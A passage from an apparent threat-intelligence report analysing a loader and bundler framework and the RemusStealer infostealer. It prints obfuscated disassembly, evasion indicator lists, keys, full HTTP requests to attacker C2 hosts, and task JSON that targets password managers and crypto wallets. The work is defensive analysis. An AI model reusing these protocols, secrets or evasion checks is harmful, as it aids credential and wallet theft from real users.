.text:00419F3F F2 0F 10 8D 74 FD FF FF	movsd	xmm1, qword ptr [ebp-28Ch]
.text:00419F47 F2 0F 5C C8	subsd	xmm1, xmm0
.text:00419F48		
.text:00419F48 F2 0F 11 8D 74 FD FF FF	movsd	qword ptr [ebp-28Ch], xmm1
.text:00419F53		
.text:00419F53 E9 37 FF FF FF	jmp	loc_419E8F ; CODE XREF: .text:00419F2D1j
.text:00419F58		
.text:00419F58		
.text:00419F58 0F 57 C0	xorps	xmm0, xmm0 ; CODE XREF: .text:00419EB71j
.text:00419F58 66 0F 2F 85 74 FD FF FF	comisd	xmm0, qword ptr [ebp-28Ch]
.text:00419F63 76 3C	jbe	short near ptr loc_419F9E+3 ; <- Valid code ends here
.text:00419F65		
.text:00419F65		
.text:00419F65 95	xchg	eax, ebp ; DATA XREF: .text:00419FA74o
.text:00419F66 BB 95 C7 92 C1	mov	ebx, 0C192C795h ; <- Encryptes string
.text:00419F68 97	xchg	eax, edi
.text:00419F6C C9	leave	
.text:00419F6D 8B C4	mov	eax, esp
.text:00419F6F 91	xchg	eax, ecx
.text:00419F70 C0 8B BD 8C C6 92 CA	ror	byte ptr [ebx-6D397343h], 0CAh
.text:00419F77 95	xchg	eax, ebp
.text:00419F78 BE 8B C1 8F C1	mov	esi, 0C18FC188h

Figure 10 – Bogus math, opaque predicates and encrypted strings in the analyzed samples

However, this obfuscation method is very characteristic and follows the same patterns, allowing for easy identification of other samples of this family.

The sample also runs multiple environment checks that influence whether it proceeds with malicious delivery or falls back to decoy behavior. The loader checks for the presence of certain services, but the service names are not stored plainly. Instead, it compares **Adler-32 hashes** against constants, effectively hiding the indicator list.

The identified service name indicators include:

- eelam, ehdrv, eamonm, epfwfwp, epfw, ekbdfilt, edevmon
- npf, npcapi, sysmondrv

In addition to services, the loader also enumerates running processes (Toolhelp-based scanning). Here too, the indicators are not kept as plaintext: they are compared via hash-based logic (SHA1 table approach), again reducing the value of simple string hunting.

Finally, the loader checks system context such as:

- Windows Defender PUA/PUS-related registry settings (e.g., UAProtection, MpEnablePus)
- Windows “Enterprise” edition detection (by inspecting the ProductName string)

Taken together, these checks ensure that malicious activity is only launched on systems where it is most likely to go undetected.

Stage 1: The Loader's C2 – Multi-Step “Check-in” With Gating

Once executed, the loader attempts to contact its C2 and perform several check-in steps before it tries to retrieve the next-stage payload.

In the campaigns we analyzed, one observed C2 domain was:

```
appfreshstart[.]com
```

We also observed related campaigns using domains such as:

- appgetonline[.]com
- webinnosetup[.]com
- appmakingcenter[.]com

The loader's C2 requests use a distinctive URL structure consisting of multiple path segments and a query suffix, and uses a specific User-Agent string `NSIS_InetLoad (Mozilla)`. The pattern looks like:

```
https://<c2>/<tokenA>/<tickA>/<tokenB>/<tickB>?<sig16><timestamp>
```

The values in the `<tokenX>` fields are stored encrypted in the sample and are unique per campaign. They are also used to identify specific stages, for example:

- check-in;
- check-in after privilege elevation;
- payload request.

When constructing the URL, the loader incorporates random tick-derived values, a timestamp, and a signature calculated as `SHA1({base_path}/{timestamp}/{salt})`, where `salt` is a shared secret known to both the sample and the server.

In the analyzed sample, `salt = "118107B05C590076239FF759CD9E5"`.

Example request:

GET

```
https://appfreshstart.com/06A3AEF73537C68C/00507206521/26203FA83EC99DDE/77035662512?FF584F0057B9F6F81770356625 HTTP/1.1
```

Host: appfreshstart.com

User-Agent: NSIS_InetLoad (Mozilla)

Accept: /

For check-in requests, the server responds with a hex string. The loader then sums all decimal digits in that string. If the resulting value is even, execution is aborted.

We observed this behavior when attempting to download the payload again from the same IP address, and also when the sample was obtained outside of the intended TDS chain.

Using a similar request structure, but with different tokenA and tokenB values, the loader requests the next-stage payload from the server. At this step, the server can also block delivery: in our experiments, we occasionally received an empty response. In some campaigns, the payload was additionally encrypted.

We observed multiple variants of the loader. In some cases, the downloaded payload was executed directly from memory, while in others it was written to disk. For disk-based execution, the loader creates a temporary directory and file under %TEMP%. The downloaded file is then launched with two command-line arguments, for example:

```
"<tmp_filename>.exe" 5568725089114413
DNQ5q9t4mVzASXrJMqVsA6/rjdVV12bOal7kXqemD9uW/eqlEH0aqGh/0glYQt1yrXQjkwN7Bm+PzpsN
T/VljVIG7R0Kldo/aFDkzhed2jaSbLtANScmGWkY/wSKVVqUVxwlfJQT4D+S6GD4EnFjet8pp1IEWXI+V
g4QY/Wwz5l=
```

Stage 2: One more 7-Zip SFX archive with a decoy

The second-stage binary is another large Windows GUI executable (usually up to 10MB) that impersonates a legitimate 7-Zip SFX installer. Its string-encryption and code-obfuscation style is highly consistent with other samples in the same delivery framework.

Notably, it contains a PDB path: D:\\code\\cpp-downloader-scb-reg-other\\Plugins\\7ZipDownloader\\Output\\SFXWin.pdb. We used this artifact for pivoting and found 200+ similar samples on VirusTotal, with the earliest ones appearing in late August 2025.

On launch, the sample checks its command line: the first argument must look like a numeric token, and the second must look like a base64 string. The base64 blob is then further decrypted and validated by an embedded module (described later). If the checks fail, the sample falls back to the benign 7-Zip SFX behavior, showing a normal “installer/extractor” flow.




Figure 11 – Very low VT detection rate of the 2nd stage payload samples.

When the gate passes, the binary reads its own on-disk image, extracts two embedded DLL payloads, and decrypts them using AES-CBC. The modules are not written to disk: they are loaded via in-memory PE manual mapping (often referred to as reflective / manual-map loading), and execution is transferred through exported functions.

- DLL #1 is decrypted first using a key derived locally:
`key1 = SHA256("WDNkCQnmXc" || tail32)` where `tail32` is a 32-byte slice from the loader's file image.
- After mapping DLL #1, the loader resolves and calls an export named `c1`, passing the loader's own SHA-256 hash (uppercase hex string) and an output buffer.
- The output of `c1`, combined with a second hardcoded string constant, is used to derive the key for DLL #2:
`key2 = HEX_UPPER(SHA256("webh5vnGVew" || c1_output))`
- The loader then decrypts and maps DLL #2 the same way and calls its exported entry point (observed as `mainFunc`), passing through the original command-line arguments.

However, we encountered major problems while decrypting DLL #2. The problem is that the output of function `c1` is not static, but depends on the data returned by the C&C server.

DLL #1 – “Key Broker” module

After the stage-2 SFX loader decrypts and maps DLL #1 in memory, it resolves and calls an exported function named `c1`. From the loader's point of view, DLL #1 acts as a key broker: it performs strict gating based on the process command line, contacts a dedicated “CRC” C2 endpoint, transforms the server response into a short token, and returns it to the loader. The loader then mixes this token with a hardcoded value to derive the AES key material for decrypting DLL #2.

Command-line gating

First, the module performs the same command line check as the parent executable: the first argument must look like a numeric token, and the second must look like a base64 string.

Then it decodes the base64 string from the second command line argument using **AES-256-CBC** with a fixed hardcoded key `BFE4EE8EF934BE7A2B4C64A0BAD1E92` (32 bytes; not hex-decoded) and a **zero IV**.

It **skips the first 32 bytes** and treats the remaining bytes as a UTF-16 string. In the samples we analyzed, this string holds a path-like marker such as:

```
C:\\Users\\user\\Desktop\\SetupFile_411815.exe
```

The decrypted value is then validated by checking the filename suffix pattern: the filename must contain an underscore followed by 3-10 lowercase alphanumeric characters, and end with an extension (e.g., `_411815.exe`). This check is important operationally: it prevents the module from functioning correctly when executed outside of the intended delivery flow. If any of these checks fail, the DLL exits early and returns no usable output, that leads to the loader's “benign SFX fallback” flow.

In addition to command-line gating, DLL #1 runs lightweight anti-analysis checks. In particular, it checks the local environment against hardcoded blacklists derived from:

- SHA-256 of the current **username** and **computer name**, and

- MD5 hashes of **ntdll.dll export names** (a common way to detect non-standard runtime environments such as emulation layers or heavily instrumented sandboxes).

When any blacklist condition matches, the module aborts before contacting its key server.

Key request: C2 receives the loader's hash, returns per-build token material

If the gate passes, DLL #1 contacts a dedicated "CRC" C2 domain (observed variants include):

- yourfastcrc[.]com
- mobileversioncrc[.]com
- webcrcprove[.]com
- integritycrc[.]com

The request follows a consistent pattern:

`https://<crc-domain>/check_version?version=<hash>`

The value passed in `version=` contains the uppercase SHA-256 hex hash of the stage-2 loader itself and is provided by the stage-2 loader when calling `c1`.

The C2 response is a short ASCII string, for example:

`qWTL9kRfF3ndz5UGs3jPwSriG4yFfRnvZxffshBIunIBDFwVfgGbGFUjpTJaFwBB`

DLL #1 uses the first 64 characters and performs a deterministic transformation to produce a 32-character base62 token, which it returns to the loader via the output buffer. For the example above, the resulting value is:

`q2l0y0GwLqW1yRwIYAzH33CjBV9PoRrA`

The loader then combines this `c1` output with a hardcoded constant to derive the AES key material for DLL #2.

Implication: per-client, one-time keys and strong server-side gating

In controlled experiments, we repeatedly observed that the "CRC" C2 endpoint can return different values across requests for the same `version=<hash>`. This behavior aligns with the broader design of the campaign:

- The stage-2 payload appears to be generated per client session, and
- DLL #2 cannot be decrypted unless the correct `c1` output is obtained for the matching build.

Based on traffic captures and repeated retrieval attempts, our working assessment is that the "CRC" C2 likely implements one-time key release semantics and additional gating tied to victim context, such as the originating IP address / session state. In practice this means:

- the correct key material may be released only once for the intended victim session, and

- subsequent requests (or requests from a different IP) may be answered with a valid-looking but non-functional random string, causing the stage-2 loader to decrypt DLL #2 into garbage rather than a valid PE image.

This design significantly complicates research. Even when an analyst captures a full redirect chain and obtains a sample quickly, the server-side constraints can prevent reliable reproduction of the key exchange needed to decrypt and analyze the final payload (DLL #2).

DLL#2 – Decrypted Payload: The “Installer/Offer Framework” Module

After we succeeded in capturing a clean end-to-end delivery run and decrypting the embedded modules, we obtained a second-stage DLL that implements the real business logic: tracking, configuration retrieval, payload selection, download, and silent execution.

This section describes that decrypted module and its capabilities.

In this sample, we observed the same code patterns and obfuscation techniques as in all previously analyzed modules, which clearly indicates that they belong to the same malware family.

The decrypted payload is best described as a network-controlled installer/bundler framework. It is designed to look and behave like a legitimate installer when observed superficially, while quietly performing a server-driven download-and-execute workflow in the background.

Importantly, we did not observe stealer or RAT behavior in this module: there is no evidence of credential theft, browser database scraping, keylogging, or interactive remote control. Instead, the module is intended for configurable delivery (server-controlled payload URLs), and silent installation of additional software.

From a defensive perspective, this still makes it high-risk. Any component that can fetch configuration from a remote server and then download and execute binaries on demand is a delivery primitive that can be abused to distribute malware.

A quick map of the core workflow

At a high level, the DLL implements the following pipeline:

1. Build encrypted request.
2. Retrieve encrypted config from C&C server (appmakingcenter[.]com in the analyzed sample).
3. Decode config into key/value table, fetch download URL.
4. Download payload.
5. Execute silently via `cmd.exe`.
6. Send telemetry/tracking events

The implementation is structured around a small set of reusable building blocks:

- an encrypted “panel protocol” over HTTPS,
- a configuration decoder and parser,

- downloaders,
- a silent process launcher,
- multiple tracking/telemetry helpers.

0x1022B857	ai_get_str_appmakingcenter_com +0x16F	"appmakingcenter.com"
0x1022D1C6	ai_get_str_sscript +0x1B0	"%sscript=installer.php&CODE=PUTGQ&UID=%s&action=%s&rnd=%s"
0x1022E1F9	ai_get_str_sscript_inst +0x1C6	"%sscript=installer.php&CODE=PUTGQ&UID=%s&quant=%s&action=%s&rnd"
0x1022FFF2	ai_get_str_sscript_2 +0x18C	"%sscript=info.php&%s&quant=%s&rnd=%s"
0x10231DC7	ai_get_str_sscript_3 +0x16C	"%sscript=ipb.php%s&rnd=%s"
0x1023325C	ai_get_str_sscript_postda +0x180	"%sscript=postdata4.php%s&rnd=%s"
0x1023493C	ai_get_str_sscript_4 +0x172	"%sscript=pixel.php%s&rnd=%s"
0x10236024	ai_get_str_sscript_fuse +0x17A	"%sscript=fuse.php%s&rnd=%s"
0x102374C1	ai_get_str_sscript_optin +0x188	"%sscript=optin.php&f=%s&quant=%s&rnd=%s"
0x10238BA8	ai_get_str_sscript_posttt +0x17D	"%sscript=posttest.php%s&rnd=%s"
0x1023A4E3	ai_get_str_sscript_5 +0x178	"%sscript=addr.php%s&rnd=%s"
0x1023D05B	ai_get_str_sscr +0x186	"%sscript=manager.php&fn=%s&rnd=%s"
0x1023E73E	ai_get_str_sscript_telemet +0x179	"%sscript=telemetry.php%s&rnd=%s"

Figure 12 – C&C domain, and endpoints in the decrypted strings.

What software does it appear to install?

The decrypted module contains many product-facing strings (installer UI text, product names, and expected post-install executable paths under AppData\Local\Programs\...). At first glance, this looks like a hardcoded “bundle portfolio” (**PDF Spark**, **PDF Proton**, **PDF Ignite**, **PDF Skill**, **Document Sparkle**, **NibblrAI**, **PCPooch**). However, as we described above, the DLL is a multi-product installer shell driven by server configuration, not a collection of fixed download links.

0x100FAD7E	ai_get_str_AppData_L +0x19E	"\AppData\Local\Programs\PDF Spark\PDF Spark.exe"
0x100FC9E0	ai_get_str_AppData_Lo +0x1A0	"\AppData\Local\Programs\PDF Spark\PDFSpark.exe"
0x100FE3E3	ai_get_str_AppData_Lo_2 +0x1A3	"\AppData\Local\Programs\PDFSpark\PDFSpark.exe"
0x100FF470	ai_get_str_AppData_Local_Pr +0x1A0	"\AppData\Local\Programs\PDF_Spark\PDFSpark.exe"
0x10100C25	ai_get_str_AppData_Local_Pr_2 +0x1A5	"\AppData\Local\Programs\PDF Spark\PDF_Spark.exe"
0x1010286F	ai_get_str_AppData_Local_PD +0x18F	"\AppData\Local\PDFProton\PDF Proton.exe"
0x10105593	ai_get_str_AppData_Local_Pr_3 +0x1A3	"\AppData\Local\Programs\PDF Ignite\PDF Ignite.exe"
0x10106892	ai_get_str_AppDa +0x1B2	"\AppData\Local\Programs\PDF Skill\PDF Skill.exe"
0x101082A3	ai_get_str_AppDa_2 +0x1A3	"\AppData\Local\Programs\NibblrAI\NibblrAI.exe"

Figure 13 – The list of products that can be installed.

Concretely, the module retrieves an encrypted backend configuration, decodes it into an internal key/value table, and then:

- uses a **numeric product identifier** from the table (config key **22**) to select which product branding/UI texts to display, and which expected executable path to use for post-install launch (via `CreateProcessW`);
- uses a **download URL** from the same table (config key **11**, `PRODUCT_DOWNLOAD_URL`) as the input to its WinINet downloader.

This design explains why you can see many product names and installation paths in the DLL while not seeing their download URLs as plaintext: the URLs are supplied dynamically by the backend.

Finally, if the backend config is missing key 11, the parser initializes `PRODUCT_DOWNLOAD_URL` to a hardcoded **7-Zip** installer URL (`https://www.7-zip.org/a/7z2301-x64.exe`), which can be overridden by a full server response.

Case 2: RemusStealer

In the second case we analyzed, the TDS redirection chain ends with a landing page that provides a link to download a password-protected ZIP archive and the password required to open it.




Figure 14 – Link for downloading a password protected archive.

The archive is approximately 14 MB, but after extraction it contains a single executable whose on-disk size is about 850 MB. The file is artificially inflated by large zero-filled padding: the actual non-zero content is roughly 32 MB once the padding is removed.

This inflation is a practical evasion technique. Oversized binaries can slow down or break automated processing (static unpacking, AV scanning pipelines, sandbox analysis) and can also bypass tooling or policies that impose file-size limits or timeouts during analysis.

The executable itself is a first-stage loader written in Go. It contains an embedded malicious payload in .rdata that is decoded at runtime using a simple transform, and is executed via manual PE mapping.

Payload: Remus Stealer

The embedded second-stage payload is a C2-controlled infostealer marketed as **Remus** (a MaaS stealer). The first public listing we observed for “Remus” was posted on a Russian-language underground forum by a user named **RemusStealer** on **February 12, 2026**.

According to the vendor advertisement, Remus is positioned as a subscription product (two tiers advertised at **\$250** and **\$500**) with a focus on broad browser and extension collection, a custom exfiltration protocol with encryption, and heavy use of low-level OS interaction (“system calls”).




Figure 15 – RemusStealer panel screenshot (from Remus ads)

RemusStealer implements the following functionality:

- **C2-driven collection (“tasking”)**: the server defines *what* is collected per run by sending encrypted JSON tasks; multiple tasks can be executed sequentially until the server signals completion.

- **Browser data theft:**
 - **Chromium family:** History, Login Data, Login Data For Account, Network\\Cookies, Web Data
 - **Firefox/NSS profiles:** key4.db, cert9.db, cookies.sqlite, logins.json, formhistory.sqlite, places.sqlite, prefs.js, extensions.webextensions.uuids
 - **Chromium key material:** extracts the master key from Local State via DPAPI (CryptUnprotectData) and uploads it as a separate /Key artifact.
- **Extension-driven theft:** the server can pass an explicit list of extension targets (extensions[] objects with {name, path}), allowing selective collection.
- **File system search + exfiltration:** server-controlled search rules (path, mask, depth, size limit, link handling) with %ENV% expansion (e.g., %APPDATA% paths).
- **Registry reconnaissance:** server-controlled queries of arbitrary path/value pairs, with HKCU-relative support and WOW64 view retry logic.
- **Clipboard theft:** captures CF_UNICODETEXT, exfiltrated as Clipboard.txt (collected once per run).
- **Screenshot capture:** supported and exfiltrated as Screenshot.bmp when enabled by an internal flag (not unconditional in this build).

Operationally, this architecture gives the operator fine-grained control over collection scope. For example, the backend can define which browser extensions to target, which file name patterns to search for, which registry values to query for environment profiling, and so on.

Tasking protocol overview

The binary contains an encrypted C2 list that is decrypted at runtime. In the analyzed sample, the decrypted C2 endpoints were:

- http://buccstanor[.]pics:28313 (primary)
- http://baxe[.]pics:48261 (fallback)

The stealer polls the C2 using HTTP POST requests that include an

access_token

and an incrementing
step

counter. The requests use a Firefox browser User-Agent string, to blend in with normal browser traffic:
POST / HTTP/1.1

Cache-Control: no-cache

Connection: Keep-Alive

Pragma: no-cache

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36

Content-Length: 56

Host: baxe.pics:48261

access_token=57fe0587-863c-432d-9f4b-bf785a9560e8&step=1

Each server response is an encrypted JSON object with keys:

- type — numeric command type (parsed as a number and used as an integer selector)
- data — command parameters (object or list, depending on type)
- name — base64 string used by type=0
- extensions — list of {name, path} objects used by type=3 and type=4

```
{
  "type": <number>,
  "data": ...,
  "name": "<base64>",
  "extensions": [ {"name": "...", "path": "..."}, ... ]
}
```

Task responses are delivered as encrypted JSON. After decoding, entries resolve into a label and extension identifier, with occasional control flags (sync, indb) used by the malware logic.

A decrypted example task instructing the stealer to collect Chrome browser extension data looks as follows:

```
{
  "type": 3,
  "extensions": [
    { "name": "Password Managers/1Password", "id": "aebldkhhhdcdjpifhhdiojplfjncoa" },
    { "name": "Password Managers/Bitwarden", "id": "jbkfoedolllekgbhcbcoahefnbanhhhlh" },
    { "name": "Wallets/MetaMask", "id": "nkbihfbeogaeaoehlefnkodbefgpgknn", "indb": true },
    { "name": "Wallets/Phantom", "id": "bfnaelmomeimhlpmgjnjophhpkkoljpa" },
    { "name": "2FA/Authy", "id": "gaedmjdmmahhbjefcbgaolhanlaolb" }
  ]
}
```

]

}

Notably, the identifiers are not limited to Chrome Web Store-style IDs: the list also contains email-like IDs (e.g., `webextension@...`) and GUID-style identifiers, suggesting the operator's targeting list is designed to cover multiple browser ecosystems and packaging schemes.

The agent executes tasks in a loop until the server returns a stop command.

Implemented commands

Task type	Purpose	Expected fields	What the stealer does
0	File-system search + exfiltration	data contains: path, mask, depth, size, link; plus top-level name (base64 label). path supports %ENV% expansion.	Expands %ENV% paths, traverses directories with filters/limits, collects matching file contents, packages results, and uploads them to C2.
1	Reserved / no-op (this build)	type only	No task handler is executed. The agent performs only the standard loop housekeeping and proceeds to the next step.
2	Registry reconnaissance (arbitrary value queries)	data is a list of objects with: path, value, name	Opens keys via native NT registry APIs, queries requested values, retries using an alternate WOW64 view when needed, supports HKCU-relative paths, and returns results as labeled artifacts.
3	Chromium-oriented collection + extension-driven logic	Uses extensions ({name, path}) and additional control flags from data (e.g., history, plus short flags observed as indb/sync).	Collects Chromium artifacts (History, Login Data, Cookies, Web Data), extracts key material from Local State via DPAPI (CryptUnprotectData), and uploads the decrypted blob as a /Key artifact.
4	Firefox/NSS profile discovery + profile theft	Uses extensions ({name, path})	Searches for profile directories by checking for \key4.db; when found, collects the Firefox/NSS artifact set (including key4.db, cert9.db, cookies.sqlite, logins.json, places.sqlite, prefs.js, extensions.webextensions.uuids) and uploads them.
5	Stop / end of tasking	type only	Signals completion: the agent exits the task loop and proceeds to its post-task upload sequence before terminating.

Targets: crypto wallet, password managers, 2FA extensions

In the captured C2 traffic, the stealer received a list of 332 browser extension identifiers in encrypted task responses.

The targeting is heavily skewed toward cryptocurrency wallets and credential/secret storage:

Category	Unique targets	What's at risk (high level)
Wallets	220	Wallet extension state (accounts/addresses, encrypted vaults, session artifacts; exact contents depend on the wallet)
Password Managers	77	Password manager extension data (vault metadata, sessions, potential export artifacts depending on product/state)
2FA / TOTP	18	OTP/2FA companion extensions and related data (e.g., seeds/exports if present)
Notes	11	Notes/clipper extensions (note content, clip data)
Payments	6	Payment/checkout extensions (session / account-related artifacts)

Representative high-signal targets from the decoded list include:

Password managers: 1Password, Bitwarden, LastPass, Dashlane, Keeper, RoboForm, NordPass, Proton Pass, KeePassXC, Zoho Vault

Crypto wallets: MetaMask (multiple identifiers observed), Rabby Wallet, Coinbase Wallet, Trust Wallet, OKX Wallet, Binance Wallet, Bitget Wallet, Phantom (Solana), Solflare Wallet (Solana), Keplr / Cosmostation / SubWallet (Cosmos/Substrate ecosystems), TronLink, Exodus, Ronin Wallet, Tonkeeper / MyTonWallet, Yoroi (Cardano), UniSat Wallet (Bitcoin ecosystem), Suiet (Sui) / Pontem (Aptos)

2FA: Authy, 2FAS, multiple “Authenticator / TOTP / Web2FA” extensions.

Case 3: ClickFix, and a Crypto Clipper with On-Chain C2 Resolution

In this TDS branch, the user is ultimately led to a ClickFix-style phishing page (processing-in-progress-x4.t3.storage[.]dev), after which the infection chain proceeds to silently install a cryptocurrency clipper malware that some vendors identify as **AnimateClipper**.

